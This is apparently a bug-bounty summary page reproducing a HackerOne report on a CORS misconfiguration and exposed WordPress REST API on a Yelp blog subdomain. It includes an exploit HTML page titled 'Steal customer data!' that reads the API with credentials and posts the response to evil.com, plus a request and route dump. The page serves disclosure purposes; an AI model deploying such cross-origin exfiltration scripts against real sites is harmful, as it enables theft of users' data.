Multiple Vulnerabilities in (*.blog.yelp.com) - Leakage user admin Sensitive Exposure
The WordPress REST API endpoint on a Yelp blog subdomain was reachable and reflected an attacker-supplied Origin header, and the login page was publicly accessible. The reporter claims this could let a malicious page read API data cross-origin and expose admin usernames, but the text does not show any actual sensitive data being returned.
sourceflow Follow with deb0con
 Originally disclosed on HackerOne
- Disclosed after 8 days
Hi! Team @yelp, We Found Multiple Vulnerabilities in you websites , Username Admin Login Sensitive Exposure Refferals Hackerone [#753725]
Platform(s) Affected: [website]

*. https://blog.yelp.com/wp-json/ user-admin sensitive exposure
*. https://blog.yelp.com/wp-login.php Admin-Page disclousure
##Steps To Reproduce:
- Open URL Vulnerable : https://blog.yelp.com/wp-json/

Request
GET /wp-json/ HTTP/1.1
Host: blog.yelp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://127.0.0.1:8080
DNT: 1
Connection: close
Cookie: __cfduid=dc46e8e6b98de504f3f044d1b9b3b8a191579632970
Upgrade-Insecure-Requests: 1
Vulnerable Details
Add Parameter Origin in Request Header
Origin http://127.0.0.1:8080

Exploit Cross Origin Resource Sharing Misconfiguration
<!DOCTYPE html>
<html>
<body>
<center>
<h3>Steal customer data!</h3>
<html>
<body>
<button type='button' onclick='cors()'>Exploit</button>
<p id='demo'></p>
<script>
function cors() {
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
if (this.readyState == 4 && this.status == 200) {
var a = this.responseText; // Sensitive data from blog.yelp.com about user account
document.getElementById("demo").innerHTML = a;
xhttp.open("POST", "http://evil.com", true);// Sending that data to Attacker's website
xhttp.withCredentials = true;
console.log(a);
xhttp.send("data="+a);
}
};
xhttp.open("GET", "https://blog.yelp.com/wp-json/", true);
xhttp.withCredentials = true;
xhttp.send();
}
</script>
</body>
</html>
- save file as
.html, and open in your browser - Boom Sensitive has been Exposure
Additional information
name	"Yelp"
description	"Official Blog"
url	"https://blog.yelp.com"
home	"https://blog.yelp.com"
gmt_offset	-8
timezone_string	"America/Los_Angeles"
namespaces	[…]
authentication	[]
routes
/	{…}
/oembed/1.0	{…}
/oembed/1.0/embed	{…}
/oembed/1.0/proxy	{…}
//wpe_sign_on_plugin/v1	{…}
/wpe_sign_on_plugin/v1/login	{…}
/redirection/v1	{…}
/redirection/v1/redirect	{…}
/redirection/v1/redirect/(?P<id>[\d]+)	{…}
/redirection/v1/bulk/redirect/(?P<bulk>delete|enable|disable|reset)	{…}
/redirection/v1/group	{…}
/redirection/v1/group/(?P<id>[\d]+)	{…}
/redirection/v1/bulk/group/(?P<bulk>delete|enable|disable)	{…}
/redirection/v1/log	{…}
/redirection/v1/bulk/log/(?P<bulk>delete)	{…}
/redirection/v1/404	{…}
/redirection/v1/bulk/404/(?P<bulk>delete)	{…}
/redirection/v1/setting	{…}
/redirection/v1/plugin	{…}
/redirection/v1/plugin/delete	{…}
/redirection/v1/plugin/test	{…}
/redirection/v1/plugin/post	{…}
/redirection/v1/plugin/database	{…}
/redirection/v1/import/file/(?P<group_id>\d+)	{…}
/redirection/v1/import/plugin	{…}
/redirection/v1/import/plugin/(?P<plugin>.*?)	{…}
/redirection/v1/export/(?P<module>1|2|3|all)/(?P<format>csv|apache|nginx|json)	{…}
/yoast/v1	{…}
/yoast/v1/configurator	{…}
/yoast/v1/reindex_posts	{…}
/yoast/v1/ryte	{…}
/yoast/v1/indexables/(?P<object_type>\w+)/(?P<object_id>\d+)	{…}
/yoast/v1/file_size	{…}
/yoast/v1/statistics	{…}
/yoast/v1/myyoast	{…}
/yoast/v1/myyoast/connect	{…}
/wp-rest-api-log	{…}
/wp-rest-api-log/entries	{…}
/wp-rest-api-log/entry/(?P<id>[\d]+)	{…}
/wp-rest-api-log/entry	{…}
/wp-rest-api-log/routes	{…}
/wp-rest-api-log/entry/(?P<id>[\d]+)/(?P<rr>request)/(?P<property>body_params)/download	{…}
/wp-rest-api-log/entry/(?P<id>[\d]+)/(?P<rr>request)/(?P<property>query_params)/download	{…}
/wp-rest-api-log/entry/(?P<id>[\d]+)/(?P<rr>request)/(?P<property>body)/download	{…}
/wp-rest-api-log/entry/(?P<id>[\d]+)/(?P<rr>request)/(?P<property>headers)/download	{…}
/wp-rest-api-log/entry/(?P<id>[\d]+)/(?P<rr>response)/(?P<property>body)/download	{…}
/wp-rest-api-log/entry/(?P<id>[\d]+)/(?P<rr>response)/(?P<property>headers)/download	{…}
/metaslider/v1	{…}
/metaslider/v1/slideshow/all	{…}
/metaslider/v1/slideshow/preview	{…}
/metaslider/v1/slideshow/save	{…}
/metaslider/v1/slideshow/delete	{…}
/metaslider/v1/slideshow/duplicate	{…}
/metaslider/v1/themes/all	{…}
/metaslider/v1/themes/custom	{…}
/metaslider/v1/themes/set	{…}
/metaslider/v1/import/images	{…}
/metaslider/v1/tour/status	{…}
/metaslider/v1/settings/save-single	{…}
/metaslider/v1/settings/save-global	{…}
/regenerate-thumbnails/v1	{…}
/regenerate-thumbnails/v1/regenerate/(?P<id>[\d]+)	{…}
/regenerate-thumbnails/v1/attachmentinfo/(?P<id>[\d]+)	{…}
/regenerate-thumbnails/v1/featuredimages	{…}
/wp/v2	{…}
/wp/v2/posts	{…}
/wp/v2/posts/(?P<id>[\d]+)	{…}
/wp/v2/posts/(?P<parent>[\d]+)/revisions	{…}
/wp/v2/posts/(?P<parent>[\d]+)/revisions/(?P<id>[\d]+)	{…}
/wp/v2/posts/(?P<id>[\d]+)/autosaves	{…}
/wp/v2/posts/(?P<parent>[\d]+)/autosaves/(?P<id>[\d]+)	{…}
/wp/v2/pages	{…}
/wp/v2/pages/(?P<id>[\d]+)	{…}
/wp/v2/pages/(?P<parent>[\d]+)/revisions	{…}
/wp/v2/pages/(?P<parent>[\d]+)/revisions/(?P<id>[\d]+)	{…}
/wp/v2/pages/(?P<id>[\d]+)/autosaves	{…}
/wp/v2/pages/(?P<parent>[\d]+)/autosaves/(?P<id>[\d]+)	{…}
/wp/v2/media	{…}
/wp/v2/media/(?P<id>[\d]+)	{…}
/wp/v2/blocks	{…}
/wp/v2/blocks/(?P<id>[\d]+)	{…}
/wp/v2/blocks/(?P<id>[\d]+)/autosaves	{…}
/wp/v2/blocks/(?P<parent>[\d]+)/autosaves/(?P<id>[\d]+)	{…}
/wp/v2/wp-rest-api-log	{…}
/wp/v2/wp-rest-api-log/(?P<id>[\d]+)	{…}
/wp/v2/wp-rest-api-log/(?P<id>[\d]+)/autosaves	{…}
/wp/v2/wp-rest-api-log/(?P<parent>[\d]+)/autosaves/(?P<id>[\d]+)	{…}
/wp/v2/types	{…}
/wp/v2/types/(?P<type>[\w-]+)	{…}
/wp/v2/statuses	{…}
/wp/v2/statuses/(?P<status>[\w-]+)	{…}
/wp/v2/taxonomies	{…}
/wp/v2/taxonomies/(?P<taxonomy>[\w-]+)	{…}
/wp/v2/categories	{…}
/wp/v2/categories/(?P<id>[\d]+)	{…}
/wp/v2/tags	{…}
/wp/v2/tags/(?P<id>[\d]+)	{…}
/wp/v2/users	{…}
/wp/v2/users/(?P<id>[\d]+)	{…}
/wp/v2/users/me	{…}
/wp/v2/comments	{…}
/wp/v2/comments/(?P<id>[\d]+)	{…}
/wp/v2/search	{…}
/wp/v2/block-renderer/(?P<name>core/block)	{…}
/wp/v2/block-renderer/(?P<name>core/latest-comments)	{…}
/wp/v2/block-renderer/(?P<name>core/archives)	{…}
/wp/v2/block-renderer/(?P<name>core/calendar)	{…}
/wp/v2/block-renderer/(?P<name>core/categories)	{…}
/wp/v2/block-renderer/(?P<name>core/latest-posts)	{…}
/wp/v2/block-renderer/(?P<name>core/rss)	{…}
/wp/v2/block-renderer/(?P<name>core/search)	{…}
/wp/v2/block-renderer/(?P<name>core/shortcode)	{…}
/wp/v2/block-renderer/(?P<name>core/tag-cloud)	{…}
/wp/v2/settings	{…}
/wp/v2/themes	{…}
_links	{…}
##POC Screenshots/Videos:
- F691740
- F691742
- F691741
Impact
- This website using Wordpress , so developer forget to disable the link that can view information of admin user. By access to this link, attacker can get all username and other information of user admin: Wordpress user admin sensitive-exposure
- Cross Origin Resource Sharing Misconfiguration
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely a permissive CORS policy that reflects arbitrary Origin headers, combined with an exposed WordPress REST API index and login page.
Impact
The reporter claims an attacker could read user account data cross-origin and learn admin usernames, but no actual sensitive data or successful cross-origin read is demonstrated, so the real impact is unproven.
What the attacker needed
Attacker hosts a page; browser makes cross-origin request
The fix
Restrict CORS to trusted origins and review exposed REST API and login page.
How it was found
- Request the WordPress REST API index on the blog subdomain.
- Add an Origin header pointing to an attacker-controlled address.
- Save a page that makes a cross-origin request with credentials and sends the response to another host.
- Open the saved page in a browser to trigger the request.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A website can tell a browser which other sites are allowed to read its responses; this is called CORS. Here the site appeared to accept requests from any origin, so a page on another site might be able to read data from it. The reporter also found the WordPress login page and API index were publicly visible, which can reveal usernames.
What is CORS?
A permissive cross-origin policy lets another site read responses with the user's credentials.